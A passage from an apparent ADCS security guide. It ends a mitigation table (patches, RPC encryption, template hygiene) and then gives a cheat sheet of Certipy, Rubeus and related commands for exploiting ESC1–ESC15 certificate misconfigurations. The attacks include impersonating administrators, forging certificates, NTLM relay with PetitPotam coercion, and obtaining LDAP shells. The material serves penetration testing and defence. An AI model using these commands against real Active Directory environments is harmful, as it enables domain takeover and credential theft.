| 10 | Enforce RPC Encryption | ESC11 | Set IF_ENFORCEENCRYPTICERTREQUEST on the CA to require encrypted RPC connections. |
| 11 | Upgrade V1 Templates to V2+ | ESC2, ESC3, ESC15 | Schema V1 templates lack modern protections. Duplicate as V2+ with proper security settings. |
| 12 | Apply November 2024 Patches | ESC15 (CVE-2024-49019) | Install KB updates that prevent Application Policy override on V1 templates. |
| 13 | Disable Unused Templates | All ESCs | Every published template is attack surface. Unpublish templates that are not actively used. |
| 14 | Deploy Microsoft Defender for Identity | All ESCs | Built-in ADCS attack detection for ESC1, ESC2, ESC6, ESC8. Generates security posture assessments. |
23. Quick Reference Cheat Sheet
Enumeration
| Tool | Command |
|---|---|
| Certipy | certipy find -u USER -p PASS -dc-ip DC -vulnerable -stdout |
| Certify | Certify.exe find /vulnerable /currentuser |
Exploitation (Certipy)
| ESC | Certipy Command |
|---|---|
| ESC1 | certipy req -u U -p P -ca CA -template T -upn admin@domain |
| ESC2/3 | certipy req ... -on-behalf-of 'DOMAIN\admin' -pfx agent.pfx |
| ESC4 | certipy template ... -write-default-configuration then ESC1 |
| ESC5 | certipy ca -backup ... then certipy forge -ca-pfx CA.pfx -upn admin |
| ESC6 | certipy req -u U -p P -ca CA -template User -upn admin@domain |
| ESC7 | certipy ca -add-officer ... → -enable-template SubCA → req → -issue-request → -retrieve |
| ESC8 | certipy relay -target http://CA + PetitPotam coercion |
| ESC9/10 | certipy shadow auto ... → certipy account update -upn admin → req → restore UPN → auth |
| ESC11 | certipy relay -target rpc://CA -ca CA-NAME + coercion |
| ESC15 | certipy req ... -template WebServer -application-policies 1.3.6.1.5.5.7.3.2 |
Authentication
| Method | Command |
|---|---|
| Certipy (PKINIT) | certipy auth -pfx admin.pfx -dc-ip DC_IP |
| Certipy (Schannel) | certipy auth -pfx admin.pfx -dc-ip DC_IP -ldap-shell |
| Rubeus (Windows) | Rubeus.exe asktgt /user:admin /certificate:admin.pfx /ptt |
| PKINITtools | gettgtpkinit.py -cert-pfx admin.pfx domain/admin admin.ccache |
Useful OIDs
| OID | Name |
|---|---|
1.3.6.1.5.5.7.3.2 | Client Authentication |
1.3.6.1.4.1.311.20.2.2 | Smart Card Logon |
1.3.6.1.5.2.3.4 | PKINIT Client Authentication |
2.5.29.37.0 | Any Purpose |
1.3.6.1.4.1.311.20.2.1 | Certificate Request Agent |
1.3.6.1.4.1.311.25.2 | szOID_NTDS_CA_SECURITY_EXT (SID extension) |